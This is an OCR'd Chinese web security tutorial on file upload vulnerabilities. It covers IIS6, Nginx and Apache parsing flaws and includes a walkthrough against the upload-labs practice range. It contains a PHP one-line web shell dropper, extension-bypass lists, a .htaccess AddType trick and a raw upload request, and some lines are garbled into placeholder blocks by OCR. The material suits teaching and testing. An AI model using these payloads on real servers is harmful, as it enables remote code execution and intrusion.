[红日安全]Web安全Day5 - 任意文件上传实战攻防

红日安全 / 2019-09-19 09:15:31 / 浏览数 6925 安全技术 WEB安全 顶(0) 踩(0)

本文由红日安全成员： MisakiKata 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫
Web安全实战
，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是于基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1. 文件上传漏洞

1.1 漏洞简介

□
文件上传，顾名思义就是上传文件的功能行为，之所以会被发展为危害严重的漏洞，是程序没有对访客提交的数据进行检验或者过滤不严，可以直接提交修改过的数据绕过

1.2 漏洞原理

□
网站WEB应用都有一些文件上传功能，比如文档、图片、头像、视频上传，当上传功能的实现代码没有严格校验上传文件的后缀和文件类型时，就可以上传任意文件甚至是

1.3 漏洞危害


□
恶意文件传递给解释器去执行，之后就可以在服务器上执行恶意代码，进行数据库执行、服务器文件管理，服务器命令执行等恶意操作。根据网站使用及可解析的程序脚本不

2. 上传点和绕过形式

2.1 文件上传常见点

■■■■
■■■■
■■■■
■■■■■■
■■■■■■■■
■■■■■■■
. . . . . .


例如如下编辑器上传点：



文件管理处文件上传：

前台用户发表文章处文件上传：

个人头像处文件上传：



2.2 后缀绕过

```
PHP:
php2■php3■php5■phtml■pht(■■■■■■■■■■■■■■■■■■■■■■)
ASP■
asa■cer■cdx
ASPX■
ascx■ashx■asac
JSP■
jsp■jspx■jspf
```

2.3 绕过类型

```
Content-Type■■
■■■■
■■■■■■■■■
Windows■■■■■■■
■■■■■■■■■
■■■■
■■■■■■
■■■■■■
■■■■■■■
......
```

在以下的文章介绍中，将采取其中的几种常见的绕过形式做演示。

3. 漏洞在系统中的差异

□
上传文件漏洞在不同的系统、架构以及行为中，利用形式也是各不相同。常用的web容器有IIS、Tomcat、Nginx、Apache等。以下主要以比较经典的解析漏洞做解释。

3.1 IIS 5.x/6.0解析漏洞

```
1■■■■.asp■■■■■■■■■■■■■■■■■■■■■■■■■■■■■asp■■■■■■■■■
■■■■■■■■■■www.xxx.com/xx.asp/xx.jpg■
xx.jpg■■■■■■■■■■■■asp■■■■■■

2■■■■■■■■■■";"■■■■■■■■■xx.asp;.jpg■■■■xx.asp
■■■■■■■■■■www.xxx.com/xx.asp;.jpg
```

xx.jpg■■■■■■■■■■■asp■■■■■

漏洞产生的原因参考详细文章内容：https://www.cnblogs.com/l1pe1/p/9210094.html

■■■IIS6■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

```
//reverse code by golds7n with ida
int __thiscall Url(void *this, char *UrlStruct)
{
 void *pW3_URL_INFO; // esi@1
 int bSuccess; // eax@1
 const wchar_t *i; // eax@2
 wchar_t *wcsSlashTemp; // ebx@6
 int wcsTemp; // eax@6
 int wcs_Exten; // eax@6
 int v8; // esi@9
 int v10; // eax@11
 int v11; // ST04_4@13
 int v12; // eax@13
 int ExtenDll; // eax@19
 int Extenisa; // eax@20
 int ExtenExe; // eax@21
 int ExtenCgi; // eax@22
 int ExtenCom; // eax@23
 int ExtenMap; // eax@24
 int Entry; // [sp+Ch] [bp-148h]@6
 wchar_t *wcsMaohaoTemp; // [sp+10h] [bp-144h]@6
 unsigned int dotCount; // [sp+14h] [bp-140h]@1
 wchar_t *Str; // [sp+18h] [bp-13Ch]@3
 char *url_FileName; // [sp+1Ch] [bp-138h]@1
 char Url_FileExtenName; // [sp+20h] [bp-134h]@1
 char v25; // [sp+50h] [bp-104h]@1

dotCount = 0;
 pW3_URL_INFO = this;
 STRU::STRU(&Url_FileExtenName, &v25, 0x100u);
 url_FileName = (char *)pW3_URL_INFO + 228;
 bSuccess = STRU::Copy((char *)pW3_URL_INFO + 228, UrlStruct);
 if ( bSuccess < 0 )
   goto SubEnd;
 for ( i = (const wchar_t *)STRU::QueryStr((char *)pW3_URL_INFO + 228); ; i = Str + 1 )
 {
   Str = _wcschr(i, '.');   ***********N1************
   if ( !Str )
     break;
   ++dotCount;
   if ( dotCount > W3_URL_INFO::sm_cMaxDots )
     break;
   bSuccess = STRU::Copy(&Url_FileExtenName, Str);
   if ( bSuccess < 0 )
     goto SubEnd;
   wcsSlashTemp = _wcschr(Str, '/'); ***********N2************
   JUMPOUT(wcsSlashTemp, 0, loc_5A63FD37);
   wcsTemp = STRU::QueryStr(&Url_FileExtenName);
   wcsMaohaoTemp = _wcschr((const wchar_t *)wcsTemp, ':');  ***********N3************
   JUMPOUT(wcsMaohaoTemp, 0, loc_5A63FD51);
   wcs_Exten = STRU::QueryStr(&Url_FileExtenName);
   __wcslwr((wchar_t *)wcs_Exten);
   if ( META_SCRIPT_MAP::FindEntry(&Url_FileExtenName, &Entry) )
   {
     *((_DWORD *)pW3_URL_INFO + 201) = Entry;
     JUMPOUT(wcsSlashTemp, 0, loc_5A63FDAD);
     STRU::Reset((char *)pW3_URL_INFO + 404);
     break;
   }
   if ( STRU::QueryCCH(&Url_FileExtenName) == 4 )
   {
     ExtenDll = STRU::QueryStr(&Url_FileExtenName);
     if ( !_wcscmp(L".dll", (const wchar_t *)ExtenDll)
       || (Extenisa = STRU::QueryStr(&Url_FileExtenName), !_wcscmp(L".isa", (const wchar_t *)Extenisa)) )
```

```
      JUMPOUT(loc_5A63FD89);
    ExtenExe = STRU::QueryStr(&Url_FileExtenName);
    if ( !_wcscmp(L".exe", (const wchar_t *)ExtenExe)
      || (ExtenCgi = STRU::QueryStr(&Url_FileExtenName), !_wcscmp(L".cgi", (const wchar_t *)ExtenCgi))
      || (ExtenCom = STRU::QueryStr(&Url_FileExtenName), !_wcscmp(L".com", (const wchar_t *)ExtenCom)) )
      JUMPOUT(loc_5A63FD89);
    ExtenMap = STRU::QueryStr(&Url_FileExtenName);
    JUMPOUT(_wcscmp(L".map", (const wchar_t *)ExtenMap), 0, loc_5A63FD7B);
  }
 }
 if ( *((_DWORD *)pW3_URL_INFO + 201)
   || (v10 = *((_DWORD *)pW3_URL_INFO + 202), v10 == 3)
   || v10 == 2
   || (v11 = *(_DWORD *)(*((_DWORD *)pW3_URL_INFO + 204) + 0xC4C),
       v12 = STRU::QueryStr(url_FileName),
       bSuccess = SelectMimeMappingForFileExt(v12, v11, (char *)pW3_URL_INFO + 756, (char *)pW3_URL_INFO + 1012),
       bSuccess >= 0) )
  v8 = 0;
 else
SubEnd:
  v8 = bSuccess;
 STRU::_STRU(&Url_FileExtenName);
 return v8;
}
```

以上有三处被标记的位置，这三处是用来检测点号、反斜杠、分号。、

可以理解为的检测流程为：

```
www.xxx.com/xxx.asp;xxx.jpg
N1:■■■■■■■■"."■,■■".asp;xxxx.jpg"
N2:■■";"■,■■■■■■■■■
N3:■■"/",■■■■■■■■■
```

因此，.asp将最终被保存下来，IIS6只简单地根据扩展名来识别，所以从脚本映射表中里查找脚本与扩展名对比，并利用asp.dll来解析。导致最终的问题产生。

对于此问题，微软并不认为这是一个漏洞，同样也没推出IIS6.0解析漏洞的补丁。因此在IIS6.0的网站下，此问题仍然可以尝试是否存在。

3.2 Nginx 解析漏洞

□
Nginx是一个高性能的HTTP和反向代理web服务器，同时也提供了IMAP/POP3/SMTP服务。Nginx是由伊戈尔·赛索耶夫为俄罗斯访问量第二的Rambler.ru站点开发的。


□
在低版本Nginx中存在一个由PHP-CGI导致的文件解析漏洞。为什么是由于PHP-CGI的原因呢，因为在PHP的配置文件中有一个关键的选项cgi.fix_pathinfo在本机中位于ph

□ 普遍的做法是在Nginx配置文件中通过正则匹配设置SCRIPT_FILENAME。访问 “www.xx.com/phpinfo.jpg/1.php”
这个URL时，$fastcgi_script_name会被设置为“phpinfo.jpg/1.php”，然后构造成SCRIPT_FILENAME传递给PHP-CGI，但是PHP为什么会接受这样的参数，并将phpinfo.j

□ 在默认Fast-CGI开启状况下上传名字为xx.jpg,内容为:

```
<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>
```

然后访问xx.jpg/.php,在这个目录下就会生成一句话木马shell.php。同样利用phpstudy说明，上传1.jpg格式的文件，内容为访问phpinfo，如下即可触发：



3.3 Apache 解析漏洞

Apache是世界使用排名第一的Web服务器软件。它可以运行在几乎所有广泛使用的计算机平台上，由于其跨平台和安全性被广泛使用，是最流行的Web服务器端软件之一。


 Apache 在1.x和2.x版本中存在解析漏洞，例如如下地址格式：

```
www.xxxx.com/apache.php.bbb.aaa
```

Apache从右至左开始判断后缀，若aaa非可识别后缀，再判断bbb，直到找到可识别后缀为止，然后将该可识别后缀进解析，因此如上地址解析为访问apache.php文件。

 那么为什么会产生此问题原因，在Apache的官方网站上，有一句这么关于"extension"的解释：


```
■■■http://httpd.apache.org/docs/current/mod/directive-dict.html

extension
In general, this is the part of the filename which follows the last dot. However, Apache recognizes multiple filename extensio
```



通过这个解释可以看出来，Apache允许文件有多个后缀名，并会按照第一个点来分析文件后缀，例如file.html.en。Apache按照每个点来分割后缀名，因此此文件名为.htm

 另外对于Apache解析漏洞的正确说法应该是，使用module模式与php结合的所有版本
apache存在未知扩展名解析漏洞，使用fastcgi模式与php结合的所有版本apache不存在此漏洞。而是否解析的后缀名在文件mime.types中查找是否出现。

 此处使用phpstudy测试，利用dvwa的文件上传功能，上传1.php.wwe。结果解析如下：



4. 测试

以下采用手工测试和工具测试两种方法来进行文件上传测试。

4.1 手工测试

对于文件上传漏洞方式和举例此处采用一个文件靶场，地址：https://github.com/c0ny1/upload-labs

以下将利用靶场其中的一部分内容来举例说明文件上传漏洞的产生和效果。

环境：Ubuntu 18、Windows phpStudy (采用不一样的系统，为了在不同系统的差异做演示)

WEB容器：Apache 2.0

语言：PHP


抓包工具：Burp Suite Pro

验证工具：Hackbar插件


4.1.1 前端验证

此种验证形式在很多网站、CMS都有使用，只在前端利用JS来做效验，采用禁用JS上传、抓包上传都可以绕过此处限制。此处采用抓包演示。

点击上传文件，选择已经改成".jpg"后缀的后门文件。修改burp中的文件后缀信息。



访问已经上传的文件，利用Hackbar访问phpinfo()。可以看到后门已经得到执行。




4.1.2 .htaccess规则文件绕过

在利用.htaccess文件之前，我们先来了解一下什么是.htaccess规则文件。.htaccess文件(或者"分布式配置文件")，全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件，以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。

概述来说，.htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面

在一些启用了.htaccess文件的网站上就可以使用此文件类型来绕过限制较全面的黑名单过滤。

先上传一个.htaccess文件，内容为：`AddType application/x-httpd-php .aaa`。如下：



Request

Raw Params Headers Hex


```
POST /Pass-04/index.php?action=show_code HTTP/1.1
Host: 192.168.120.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.120.128/Pass-04/index.php?action=show_code
Content-Type: multipart/form-data; boundary=-----------------------------168279961491
Content-Length: 342
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------168279961491
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .aaa
-----------------------------168279961491
Content-Disposition: form-data; name="submit"

上传
-----------------------------168279961491--
```

Response

Raw Headers Hex HTML Render

```
        </ul>
</div>


<div id="upload_panel">
    <ol>
        <li>
            <h3>任务</h3>
            <p>上传一个<code>webshell</code>到服务器。</p>
        </li>
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file"/>
                <input class="button" type="submit" name="submit" value="上传"/>
            </form>
            <div id="msg">
                        </div>
            <div id="img">
                <img src="../upload/.htaccess" width="250px" />            </div>
        </li>
        <li id="show_code">
```

然后再上传文件后缀为.aaa的文件，让其解析为php类型文件。



Request

Raw Params Headers Hex

